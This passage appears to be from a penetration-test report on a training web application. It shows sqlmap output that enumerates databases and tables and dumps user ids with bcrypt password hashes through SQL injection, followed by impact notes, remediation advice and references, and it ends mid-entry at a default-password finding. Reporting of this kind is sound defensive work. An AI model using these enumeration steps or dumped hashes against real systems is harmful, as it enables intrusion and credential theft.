
Here is the list of database obtained by —dbs switch at the end of the previous command.



```
---
[18:52:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[18:52:27] [INFO] fetching database names
available databases [2]:
[*] hacking_training_project
[*] information_schema
```

Proof of Concept

Tables found




```
back-end DBMS: MySQL >= 5.0
[18:53:49] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[61 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
```

```
[18:54:39] [INFO] fetching tables for database: 'ha
Database: hacking_training_project
[10 tables]
+-----------------+
| brands          |
| cart_items      |
| categories      |
| customers       |
| order_items     |
| orders          |
| product_reviews |
| products        |
| sellers         |
| users           |
+-----------------+
```

Business Impact- Extremely High

With the help of this vulnerability, SQL commands can be executed on the server and complete access to the dates can be gained and sensitive information can be obtained.

Following is a list of id and passwords.



```
+-------+-------------------------------------------------------+
| id    | password                                              |
+-------+-------------------------------------------------------+
| 1     | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki |
| 2     | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO |
| 3     | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki |
| 4     | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0VeiOKLVDa |
| 5     | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC |
| 6     | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. |
| 7     | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K |
| 8     | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG |
| 9     | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG |
| 10    | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq |
| 11    | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu |
| 12    | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG |
| 13    | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2 |
| 14    | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2 |
| 15    | $2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi |
+-------+-------------------------------------------------------+
```

Recommendation

- Sanitise user input and remove or encode special characters like ‘ “ - () # etc.
- Use whitelist filters, which means if a parameter is supposed to have integer values, do not allow non-numeric input. If it is an email field, allow alphanumerics, @ and .(dot)
- Use strong web application firewalls to make exploitation difficult
- Never run SQL server software (MySQL, MsSQL, etc.) as high privilege user such as ‘root’
- Use prepared statements for SQL queries instead of inserting user controlled input into SQL queries
- Remove default databases å accounts such as test, guest, admin, etc.

References


- ***https://www.owasp.org/index.php/SQL_Injection***
- ***https://en.wikipedia.org/wiki/SQL_injection***

2.Default Password:

Default password misconfiguration (Critical)	Below mentioned URL is vulnerable to Default password misconfiguration **Affected URL :** • 